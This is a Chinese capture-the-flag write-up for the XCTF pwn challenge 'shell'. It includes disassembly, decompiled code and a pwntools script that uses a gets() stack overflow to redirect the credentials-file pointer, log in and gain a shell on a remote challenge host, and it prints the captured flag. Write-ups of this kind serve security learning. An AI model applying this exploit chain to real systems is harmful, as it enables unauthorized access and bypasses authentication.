shell [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列25

原创

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
题目地址：shell

这个题目是高手进阶区的第14题，这一题我没有按照顺序来，耍脾气来！呵呵



shell 最佳Writeup由Aur0ra • 诺夜11提供

难度系数： ★★★★★★★★★★ 10

题目来源： 暂无

题目描述：机密


题目场景： 点击获取在线场景

题目附件： 附件1

看看保护机制

```
[*] '/ctf/work/python/shell/shell'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

开启了Canary和NX



_system
_printf
__libc_start_main
_strcmp
__gmon_start__
_gets
_setvbuf
_fopen
_strtok
_getline
_exit
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
sh
whoami
date
exit_
ls
help
command_get
main
__libc_csu_init
__libc_csu_fini
_term_proc
free
puts
fclose
__stack_chk_fail
system
printf
__libc_start_main

Line 30 of 47

```
.text:0000000000400B80 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000400B80                 public main
.text:0000000000400B80 main            proc near               ; DATA XREF: start+1D↑o
.text:0000000000400B80
.text:0000000000400B80 var_F0          = dword ptr -0F0h
.text:0000000000400B80 var_EC          = dword ptr -0ECh
.text:0000000000400B80 var_E8          = dword ptr -0E8h
.text:0000000000400B80 var_E4          = dword ptr -0E4h
.text:0000000000400B80 var_E0          = dword ptr -0E0h
.text:0000000000400B80 var_DC          = dword ptr -0DCh
.text:0000000000400B80 var_D8          = dword ptr -0D8h
.text:0000000000400B80 var_D4          = dword ptr -0D4h
.text:0000000000400B80 var_D0          = dword ptr -0D0h
.text:0000000000400B80 var_CC          = dword ptr -0CCh
.text:0000000000400B80 var_C8          = dword ptr -0C8h
.text:0000000000400B80 var_C4          = dword ptr -0C4h
.text:0000000000400B80 var_C0          = qword ptr -0C0h
.text:0000000000400B80 var_B8          = qword ptr -0B8h
.text:0000000000400B80 s2              = qword ptr -0B0h
.text:0000000000400B80 n               = qword ptr -0A8h
.text:0000000000400B80 var_A0          = qword ptr -0A0h
.text:0000000000400B80 lineptr         = qword ptr -98h
.text:0000000000400B80 stream          = qword ptr -90h
.text:0000000000400B80 var_81          = byte ptr -81h
.text:0000000000400B80 var_80          = dword ptr -80h
.text:0000000000400B80 filename        = qword ptr -18h
.text:0000000000400B80 var_10          = qword ptr -10h
.text:0000000000400B80 var_8           = dword ptr -8
.text:0000000000400B80 var_4           = dword ptr -4
.text:0000000000400B80
.text:0000000000400B80 ; __unwind {
.text:0000000000400B80                 push    rbp
.text:0000000000400B81                 mov     rbp, rsp
.text:0000000000400B84                 sub     rsp, 0F0h
.text:0000000000400B8B                 xor     eax, eax
.text:0000000000400B8D                 mov     ecx, eax        ; n
.text:0000000000400B8F                 mov     edx, 2          ; modes
.text:0000000000400B94                 mov     r8, offset aCredsTxt ; "creds.txt"
.text:0000000000400B9E                 mov     [rbp+var_4], 0
.text:0000000000400BA5                 mov     [rbp+var_8], edi
.text:0000000000400BA8                 mov     [rbp+var_10], rsi
.text:0000000000400BAC                 mov     [rbp+filename], r8
.text:0000000000400BB0                 mov     [rbp+var_80], 0
.text:0000000000400BB7                 mov     rdi, ds:__bss_start ; stream
.text:0000000000400BBF                 mov     rsi, rcx        ; buf
.text:0000000000400BC2                 call    _setvbuf
.text:0000000000400BC7                 mov     [rbp+var_81], 24h
.text:0000000000400BCE                 mov     [rbp+var_C4], eax
.text:0000000000400BD4
.text:0000000000400BD4 loc_400BD4:                             ; CODE XREF: main:loc_400EBF↓j
.text:0000000000400BD4                 mov     rdi, offset aC  ; "%c "
.text:0000000000400BDE                 movsx   esi, [rbp+var_81]
.text:0000000000400BE5                 mov     al, 0
.text:0000000000400BE7                 call    _printf
.text:0000000000400BEC                 lea     rdi, [rbp+var_80]
.text:0000000000400BF0                 add     rdi, 44h
.text:0000000000400BF7                 mov     [rbp+var_C8], eax
.text:0000000000400BFD                 mov     al, 0
.text:0000000000400BFF                 call    _gets
.text:0000000000400C04                 lea     rdi, [rbp+var_80]
.text:0000000000400C08                 add     rdi, 44h        ; s1
.text:0000000000400C0F                 mov     esi, offset s2  ; "login"
.text:0000000000400C14                 mov     [rbp+var_CC], eax
.text:0000000000400C1A                 call    _strcmp
.text:0000000000400C1F                 cmp     eax, 0
.text:0000000000400C24                 jnz     loc_400E31
.text:0000000000400C2A                 mov     rdi, offset aUsername ; "Username: "
.text:0000000000400C34                 mov     al, 0
.text:0000000000400C36                 call    _printf
.text:0000000000400C3B                 lea     rdi, [rbp+var_80]
```

00000B80 0000000000400B80: main (Synchronized with Hex View-1)

反编译c语言代码

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  __int64 v4; // [rsp+0h] [rbp-F0h]
  __int64 v5; // [rsp+8h] [rbp-E8h]
  __int64 v6; // [rsp+10h] [rbp-E0h]
  __int64 v7; // [rsp+18h] [rbp-D8h]
  const char **addr_cmd; // [rsp+30h] [rbp-C0h]
  const char *szFileP; // [rsp+38h] [rbp-B8h]
  const char *szFileU; // [rsp+40h] [rbp-B0h]
  size_t n; // [rsp+48h] [rbp-A8h]
  __ssize_t nLenRead; // [rsp+50h] [rbp-A0h]
  char *lineptr; // [rsp+58h] [rbp-98h]
  FILE *stream; // [rsp+60h] [rbp-90h]
  char szTip; // [rsp+6Fh] [rbp-81h]
  int bAuth; // [rsp+70h] [rbp-80h]
  int szUsername; // [rsp+74h] [rbp-7Ch]
  int szPassword; // [rsp+94h] [rbp-5Ch]
  int szInput; // [rsp+B4h] [rbp-3Ch]
  char *filename; // [rsp+D8h] [rbp-18h]
  const char **v21; // [rsp+E0h] [rbp-10h]
  int v22; // [rsp+E8h] [rbp-8h]
  int v23; // [rsp+ECh] [rbp-4h]

  v23 = 0;
  v22 = argc;
  v21 = argv;
  filename = "creds.txt";
  bAuth = 0;
  szTip = '$';
  setvbuf(_bss_start, 0LL, 2, 0LL);
  while ( 1 )
  {
    while ( 1 )
    {
      printf("%c ", (unsigned int)szTip, v4, v5, v6, v7);
      gets((__int64)&szInput);
      if ( !strcmp((const char *)&szInput, "login") )
        break;
      addr_cmd = command_get((const char *)&szInput);
      if ( addr_cmd )
      {
        if ( *((_DWORD *)addr_cmd + 4) != 1 || bAuth == 1 )
          ((void (__fastcall *)(int *, const char *))addr_cmd[1])(&szInput, "login");
        else
          HIDWORD(v4) = puts("Permission denied");
      }
      else
      {
        LODWORD(v4) = puts("Command not found");
      }
    }
    printf("Username: ", "login");
    HIDWORD(v7) = gets((__int64)&szUsername);
    LODWORD(v7) = printf("Password: ");
    HIDWORD(v6) = gets((__int64)&szPassword);
    stream = fopen(filename, "r");
    for ( lineptr = 0LL; ; lineptr = 0LL )
    {
      n = 0LL;
      nLenRead = getline(&lineptr, &n, stream);
      if ( nLenRead < 0 )
      {
        free(lineptr);
        goto LABEL_12;
      }
      lineptr[nLenRead - 1] = 0;
      szFileU = strtok(lineptr, ":");
      szFileP = strtok(0LL, ":");
      if ( szFileU )
      {
        if ( szFileP && !strcmp((const char *)&szUsername, szFileU) && !strcmp((const char *)&szPassword, s
          break;
      }
      free(lineptr);
    }
    v3 = puts("Authenticated!");
    szTip = 35;
    bAuth = 1;
    LODWORD(v6) = v3;
LABEL_12:
    if ( bAuth != 1 )
    if ( bAuth != 1 )
      HIDWORD(v5) = puts("Authentication failed!");
    LODWORD(v5) = fclose(stream);
  }
}
```

fgets的函数存在栈溢出，看起来很明显

我用ida调试了几遍，发现没法使用溢出，根本就走不到退出程序，就已经崩溃了，因为读文件读不到。

所以我考虑覆盖filename的地址，在ida的string窗口中查看一下，发现存在文件**ld-linux-x86-64.so.2**

我们就考虑直接覆盖filename的地址覆盖为0x400200

我们下载的文件包中已经有这个文件，我们写个程序搜索一下合适的username和password

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(void)
{
 FILE * fp;
 char * line = NULL;
 size_t len = 0;
 ssize_t read;
 fp = fopen("ld-linux-x86-64.so.2", "r");
 if (fp == NULL)
  exit(EXIT_FAILURE);
 while ((read = getline(&line, &len, fp)) != -1)
 {
  // printf("%s", line);
  char* szDup = strdup(line);

  char *p = NULL;
  int bFind = 0;
  p = strtok(line, ":");
  char *p1 = NULL;
  p1 = strtok(NULL, ":");
  if(p != NULL & p1 != NULL)
  {
   printf("==>%s:%s", p, p1);
   bFind = 1;
  }

  if(bFind == 1)
   printf("++>%s\n", szDup);

  free(szDup);
 }
 if (line)
  free(line);
 exit(EXIT_SUCCESS);
}
```

执行结果如下：

```
root@mypwn:/ctf/work/python/shell# ./findstring
ȷkC(?????F?++>$=uTi7J??GC???p?T??B???#d?<I?Xx?k■;??k?<??sB?Й|F:m?<?9
==> Version information:
++> Version information:

==>prelink checking: %s
++>prelink checking: %s

==>relocation processing: %s%s
++>relocation processing: %s%s

==>calling init: %s
++>calling init: %s

==>calling preinit: %s
++>calling preinit: %s

==>calling fini: %s [%lu]
++>calling fini: %s [%lu]

==>conflict processing: %s
++>conflict processing: %s

==>runtime linker statistics:
++>runtime linker statistics:

==>  total startup time in dynamic loader: %s
++>  total startup time in dynamic loader: %s

==>      number of relocations from cache: %lu
++>      number of relocations from cache: %lu

==>        number of relative relocations: %lu
++>        number of relative relocations: %lu

==>WARNING: Unsupported flag value(s) of 0x%x in DT_FLAGS_1.
++>WARNING: Unsupported flag value(s) of 0x%x in DT_FLAGS_1.

==>    entry: 0x%0*lx  phdr++>    entry: 0x%0*lx  phdr: 0x%0*lx  phnum:   %*u

==>runtime linker statistics:
++>runtime linker statistics:

==>           final number of relocations: %lu
++>           final number of relocations: %lu

==>final number of relocations from cache: %lu
++>final number of relocations from cache: %lu
```

找一个短点的，构造python脚本如下：

```
#coding:utf8
#!python
#!/usr/bin/env python

from pwn import *

context.log_level = 'debug'
process_name = './shell'
# p = process([process_name], env={'LD_LIBRARY_PATH':'./'})
p = remote('111.198.29.45', 42941)
elf = ELF(process_name)

# system_sh_addr = 0x400905
# pop_rdi_ret = 0x400f33
libc_file_addr = 0x400200

p.sendlineafter('$ ', 'A'*(0x3C-0x18) + p64(libc_file_addr))
p.sendlineafter('$ ', 'login')
p.sendlineafter('Username: ', 'prelink checking')
pause()
p.sendlineafter('Password: ', ' %s')


p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python/shell# python shell.py
[+] Opening connection to 111.198.29.45 on port 42941: Done
[DEBUG] PLT 0x4006fc free
[DEBUG] PLT 0x400710 puts
[DEBUG] PLT 0x400720 fclose
[DEBUG] PLT 0x400730 __stack_chk_fail
[DEBUG] PLT 0x400740 system
[DEBUG] PLT 0x400750 printf
[DEBUG] PLT 0x400760 __libc_start_main
[DEBUG] PLT 0x400770 strcmp
[DEBUG] PLT 0x400780 __gmon_start__
[DEBUG] PLT 0x400790 gets
[DEBUG] PLT 0x4007a0 setvbuf
[DEBUG] PLT 0x4007b0 fopen
[DEBUG] PLT 0x4007c0 strtok
[DEBUG] PLT 0x4007d0 getline
[DEBUG] PLT 0x4007e0 exit
[*] '/ctf/work/python/shell/shell'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[DEBUG] Received 0x2 bytes:
    '$ '
[DEBUG] Sent 0x2d bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000020  41 41 41 41  00 02 40 00  00 00 00 00  0a           │AAAA│··@·│····│·│
    0000002d
[DEBUG] Received 0x44 byt
```

```
[DEBUG] Received 0x11 bytes:
    'Command not found'
[DEBUG] Received 0x3 bytes:
    '\n'
    '$ '
[DEBUG] Sent 0x6 bytes:
    'login\n'
[DEBUG] Received 0xa bytes:
    'Username: '
[DEBUG] Sent 0x11 bytes:
    'prelink checking\n'
[*] Paused (press any to continue)
[DEBUG] Received 0xa bytes:
    'Password: '
[DEBUG] Sent 0x4 bytes:
    ' %s\n'
[*] Switching to interactive mode
[DEBUG] Received 0xe bytes:
    'Authenticated!'
Authenticated![DEBUG] Received 0x3 bytes:
    '\n'
    '# '

# $ sh
[DEBUG] Sent 0x3 bytes:
    'sh\n'
$ sh
[DEBUG] Sent 0x3 bytes:
    'sh\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x23 bytes:
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'shell\n'
bin
dev
flag
lib
lib32
lib64
shell
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2d bytes:
    'cyberpeace{6ead2b810d6eb8f605a7c153ca1c5044}\n'
cyberpeace{6ead2b810d6eb8f605a7c153ca1c5044}
```

执行成功。